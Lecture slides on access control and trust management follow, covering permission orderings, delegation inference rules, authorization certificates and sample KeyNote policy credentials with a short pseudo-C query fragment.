- Resource owner checks signature to confirm it comes from K_B .
- Request mediated based on authorization policy

Authorization Policy Example

Authorization
▷ Reference Monitor
Delegation
Certificates
Reference Monitor
KeyNote

A purchasing system permits users to propose (action *prop*) new orders or to authorize an existing order (action *ok*). We can define the set of permissions as the powerset (set of all subsets) of $\{\text{prop}, \text{ok}\}$. We have

- $Perm = \{ \{\}, \{\text{prop}\}, \{\text{ok}\}, \{\text{prop}, \text{ok}\} \}$;
- ordering \leq is defined by subset, for example, $\{\text{ok}\} \leq \{\text{prop}, \text{ok}\}$;
- join (\sqcap) defined by intersection, for example,
 $\{\text{ok}\} \sqcap \{\text{prop}, \text{ok}\} = \{\text{ok}\}$.

Suppose that principal K_A (Administrator) authorizes K_B (Bob) to both propose and authorize orders. This policy statement is written as

$$K_A \xRightarrow{\{\text{prop}, \text{ok}\}} K_B$$

Authorization Policy Inference

Authorization
▷ Reference Monitor
Delegation
Certificates
Reference Monitor
KeyNote

If a principal holds permission p and we have $p' \leq p$ then it should follow that the principal also holds permission p' . This is defined by the following inference rule:

$$\frac{K_A \xRightarrow{p} K_B; p' \leq p}{K_A \xRightarrow{p'} K_B}$$

Given arbitrary keys K_A and K_B and permissions p, p' then if the premise (top line) holds then we can infer the conclusion (bottom line).

Example. Suppose that the policy is

$$K_A \xRightarrow{\{\text{prop}, \text{ok}\}} K_B$$

we can use the inference rule to deduce policy statements

$$K_A \xRightarrow{\{\text{ok}\}} K_B, \quad K_A \xRightarrow{\{\text{prop}\}} K_B, \quad K_A \xRightarrow{\{\}} K_B$$

ie, K_B also holds permissions $\{\text{ok}\}$, $\{\text{prop}\}$ and $\{\}$ (as delegated by K_A).

Authorization Interpretation (Reference Validation Mechanism)

Authorization
▷ Reference Monitor
Delegation
Certificates
Reference Monitor
KeyNote

Suppose we have a server (owned by) K_A that is willing to execute operations according to client requests. Server maintains a database of permitted access statements (corresponding to its policy).

- Server authenticates the client (K_B) request by checking that request signed by owner of public key K_B .
- Server checks whether the request is authorized for an operation requiring permission p by checking $K_A \stackrel{p}{\Rightarrow} K_B$ in policy.
- If the client request is authorized then server executes operation.

Example. A purchase-ordering application server K_S offers operations `prop` to propose and `OK` to authorize purchase orders.

The set of permissions is the powerset ordering of $\{\text{prop}, \text{ok}\}$, Server policy:

$$K_S \stackrel{\{\text{ok}\}}{\Rightarrow} K_{mgr}, \quad K_S \stackrel{\{\text{prop}\}}{\Rightarrow} K_{clerk}, \quad K_S \stackrel{\{\text{prop}, \text{ok}\}}{\Rightarrow} K_{boss}$$

A clerk sends a request $\{iPhone \text{ purchase proposal}\}_{sK_{clerk}}$ to the server, which then executes the `prop` request since the clerk is authorized.

A Simple Model of Access Control: Delegation

Authorization
Reference Monitor
▷ Delegation
Certificates
Reference Monitor
KeyNote

If authorization is assumed to be transitive, and if K_A authorizes p to K_B , and K_B authorizes p to K_C , then it follows that K_A implicitly delegates/authorizes p to K_C . In general, we have inference rule:

$$\frac{K_B \xRightarrow{p} K_C; K_A \xRightarrow{p'} K_B}{K_A \xRightarrow{p \sqcap p'} K_C} \quad [\text{Reduction}]$$

Examples.

$$\begin{array}{l} \square \frac{K_B \xRightarrow{\{\text{read}\}} K_C; K_A \xRightarrow{\{\text{read}\}} K_B}{K_A \xRightarrow{\{\text{read}\}} K_C} \\ \square \frac{K_B \xRightarrow{\{\text{read}, \text{write}\}} K_C; K_A \xRightarrow{\{\text{read}\}} K_B}{K_A \xRightarrow{\{\text{read}\}} K_C} \\ \square \frac{K_B \xRightarrow{\{\text{write}\}} K_C; K_A \xRightarrow{\{\text{read}\}} K_B}{K_A \xRightarrow{\{\}} K_C} \end{array}$$

Delegation Interpretation

Authorization
Reference Monitor
▷ Delegation
Certificates
Reference Monitor
KeyNote

Continuing the example of the purchase-order application server.

Server has initial policy statement of just $K_S \xRightarrow{\{\text{prop,ok}\}} K_{boss}$.

The boss delegates $\{\text{ok}\}$ authorization to the manager and $\{\text{prop}\}$ authorization to the clerk by adding statements $K_{boss} \xRightarrow{\{\text{ok}\}} K_{mgr}$, $K_{boss} \xRightarrow{\{\text{prop}\}} K_{clerk}$ to policy.

The purchase order application server uses reduction inference rule when determining whether a principal holds a permission.

It can infer that K_{mgr} is authorized to ok purchase order since given

$$K_S \xRightarrow{\{\text{prop,ok}\}} K_{boss}; \quad K_{boss} \xRightarrow{\{\text{ok}\}} K_{mgr},$$

and since $\{\text{prop,ok}\} \cap \{\text{ok}\} = \{\text{ok}\}$ then we can deduce by reduction that

$$K_S \xRightarrow{\{\text{ok}\}} K_{mgr}$$

A Simple Model of Access Control: Authorization Certificates

Authorization
Reference Monitor
Delegation
▷ Certificates
Reference Monitor
KeyNote

The simple access model is effective for a centralized policy implementation architecture: the policy host has complete control over how the policy can be changed (adding access statements).

The model can be extended to support a decentralized policy if principals sign their authorization statements.

$\{ \{ K_B, p \} \}_{sK_A}$ is a cryptographic certificate that delegates permission p to K_B as signed and authorized by the owner of public key K_A

We have the inference rule

$$\frac{\{ \{ K_B, p \} \}_{sK_A}}{K_A \xrightarrow{p} K_B}$$

We could, for example, embed these permissions in the extensions fields of X509v3 certificate.

Authorization Certificate Interpretation

Authorization
Reference Monitor
Delegation
▷ Certificates
Reference Monitor
KeyNote

Continuing the example of the purchase-order application server.

Server has initial policy statement of just $K_S \xRightarrow{\{\text{prop,ok}\}} K_{boss}$.

K_{boss} delegates $\{\text{ok}\}$ to K_{mgr} by generating $\{ \{ K_{mgr}, \{\text{ok}\} \} \}_{SK_{boss}}$.


Delegation can be done on-line or off-line (no connection to Server):

- Certificate is presented to the server by K_{boss} ; Server validates certificate and adds statement to policy database.
- Certificate is given to K_{mgr} either directly or via a third party.

K_{mgr} presents the certificate to the server when making an ok request. Server mediation is based on server local policy plus (valid) certificates presented with request.

The Reference Monitor Model Revisited


Authorization
Reference Monitor
Delegation
Certificates
▷ Reference Monitor
KeyNote



- Resource owned/controlled by principal K_A
- Principal K_B requests action on resource
- Request mediated based on authorization policy: is it possible to infer $K_A \stackrel{action}{\Rightarrow} K_B$?
- Policy decentralized across delegation certificates

The Reference Monitor Model Revisited

Authorization
Reference Monitor
Delegation
Certificates
▷ Reference Monitor
KeyNote




- Resource owned/controlled by principal K_A
- Principal K_B requests action on resource
- Request mediated based on authorization policy: is it possible to infer $K_A \stackrel{action}{\Rightarrow} K_B$?
- Policy decentralized across delegation certificates

In practice, ...

Delegation certificates (and authorization statements) also include


- A validity period (dates) for authorization
- A flag specifying whether the recipient of the permission may further delegate it to others

The database of certificates/policy statements can be implemented as a directed graph where keys are nodes and the arcs point in the direction of the flow of authorization (arc labels).



Determining whether key K_S authorizes key K_{alice} for permission $\{ok\}$ corresponds to a breath first search of the graph for a chain(s) that links K_S to K_{alice} and has at least the required rights on each arc.

KeyNote is an example of a practical trust management system that supports decentralized access control policies. [IETF RFC2704]



Given a policy (public keys authorized in known ways) and a collection of authorization certificates, the application uses the KeyNote Trust Management (TM) system to determine whether the requesting key(s) is authorized to request a particular action.

Example: Trusted Application C code Fragment using KeyNote

Authorization
Reference Monitor
Delegation
Certificates
Reference Monitor
▷ KeyNote

The application system queries the KeyNote system to determine whether it should proceed with the requested operation.

```
// given authenticated request to carry out an operation op:
authorizer= key making this request;
attribset= app_domain="OrderApp", operation=op;
policy= policy credential for OrderApp above;
credentials= as provided by requester/from database;

rslt= kn_query(..,authorizer,attribset,policy,credentials);
if (rslt=="true" && op=="prop")
process an order proposal.....
else
if (rslt=="true" && op=="OK")
allow validation of order.....
else
reject request
```

Note that in this case it is the responsibility of the application developer to include the necessary query/etc. to KeyNote.

- Disadvantage: part of application system becomes part of the trusted computing base.
- Advantage: can support very sophisticated protection policies.

Attribute Access Control (ABAC)

Authorization
Reference Monitor
Delegation
Certificates
Reference Monitor
▷ KeyNote

ABAC: “An access control method where subject requests to perform operations on objects are granted or denied based on assigned attributes of the subject, assigned attributes of the object, environment conditions, and a set of policies that are specified in terms of those attributes and conditions.” [NIST-800-162 Guide to Attribute Based Access Control (ABAC) Definition and Considerations]

ABAC examples and applications:

- Keynote. OpenBSD-Apache webserver webpage access control; Help manage IPSec connections.
- SPKI/SDSI [RFC2693]. Access control in Intel’s Common Data Security Architecture; UPnP Security, ...
- *eXtensible Access Control Markup Language (XACML)* had a wide range of applications.
- And lots of examples where permissions/policy get signed and passed around in certificates.

Keynote Trust Management

Simon Foley

February 10, 2014

The KeyNote Trust Management System **RFC2704**


KeyNote

Unconditional Trust

Conditional Trust

Keynote provides a standard way for coding authorization certificates (*Keynote credentials*).

Given a policy, a collection of credentials, the keynote query engine determines whether it is safe to carry out some action requested by a public key(s).




KeyNote API is called by the Applicaton

▷ KeyNote

Unconditional Trust

Conditional Trust

Recall that the KN query is done in context of an application:



Policy credentials specify how the application system trusts certain keys.

The Public Key Infrastructure (PKI) refers to all delegation credentials that are available across the network (potentially decentralized).

The principal (action authorizers) requests are interpreted by the application and translated into action environments that form the query to the KN system/interpreter

KeyNote

Unconditional
▷ Trust

CA Policy

Multiple Licensees

Evaluation

Delegation

Delegation Chains

Conditional Trust

Unconditional Trust

Sample KeyNote Policies: Trust a Certification Authority

KeyNote

Unconditional Trust

▷ CA Policy

Multiple Licensees

Evaluation

Delegation

Delegation Chains

Conditional Trust

```
KeyNote—Version: 2
```

```
Comment: pol1.\
```

```
    Unconditionally delegate trust to the holder of a keyca1.\
```

```
    Analagous to unconditionally trusting by CA with keyca1.
```

```
Authorizer: POLICY
```

```
licensees : keyca1
```

```
Conditions: true;
```

In keynote, the authorizing "key" for a policy credential has identifier POLICY (not a public key).

Since we have not specified any conditions on the action (permission) delegated then the policy states that the key keyca1 is authorized for all actions.

Thus the above credential can be regarded as policy statement $\text{POLICY} \stackrel{\text{all}}{\Rightarrow} \text{Keyca1}$ in terms of our trust management model, where "all" corresponds to the highest permission under the permission ordering \leq .

Sample KeyNote Policies: Trust Multiple Certification Authorities

KeyNote

Unconditional Trust

CA Policy

▶ Multiple Licensees

Evaluation

Delegation

Delegation Chains

Conditional Trust

If I trusted the keys of three Certification Authorities then I could write three separate credential policy assertions, one for each key.

Alternatively, I could specify my policy as credential policy assertion `pol2`. This policy states that I unconditionally trust keys `keyca1`, `keyca2` and `keyca3`.

```
KeyNote-Version: 1
```

```
Comment: pol2. Unconditionally delegate trust to any of the \
           specified keys. I accept anything signed by any of these CAs.
```

```
Authorizer: POLICY
```

```
licensees : (keyca1 || keyca2 || keyca3)
```

```
Conditions: true ;
```

Sample KeyNote Policies: Partial Trust CAs

KeyNote

Unconditional Trust
CA Policy

▶ Multiple Licensees

Evaluation

Delegation

Delegation Chains

Conditional Trust

Policy credential po13 states that I place complete trust in anything signed by KEY_CA1 or anything that is signed by *both* KEY_CA2 and KEY_CA3.

```
KeyNote–Version: 2
```

```
Comment: po13 Unconditionally trust CA1 or CA2 plus CA3(combined)
```

```
Authorizer: POLICY
```

```
Local–Constants:
```

```
KEY_CA1 = "rsa–hex:3048024100cab2bd3bacf508509ee9f7154fbd76\  
19806a81a9b7f477d3c6abe4558c220cf37ed54825114f1cb\  
0d768daf988e548f980f4528c1e391ff44ad2bbba6037905d0203010001"
```

```
KEY_CA2 ="rsa–hex:3048024100e130050a69e81e92642e37696acdf4\  
e92398add3bafdd2da36c31c832e5d58b619bd7e5fe20c516\  
e105615528a451b6be689a4ccd7437d9c3736e24877b254110203010001"
```

```
KEY_CA3 ="rsa–hex:3048024100be97b0a1651d138ff489e3fd9a809e\  
74b61411913c78c74ff0a649a65969fd9bbe3fd7750f6f767\  
8d739aa005c32cc2d47ba440c6df907365f4f079e12c06c690203010001"
```

```
licensees : KEY_CA1 || (KEY_CA2 && KEY_CA3)
```

Evaluating Requests

KeyNote

Unconditional Trust

CA Policy


Multiple Licensees

▷ Evaluation

Delegation

Delegation Chains

Conditional Trust



Evaluating Requests II

KeyNote

Unconditional Trust

CA Policy


Multiple Licensees

▷ Evaluation

Delegation

Delegation Chains

Conditional Trust



Evaluating Requests III

KeyNote

Unconditional Trust

CA Policy

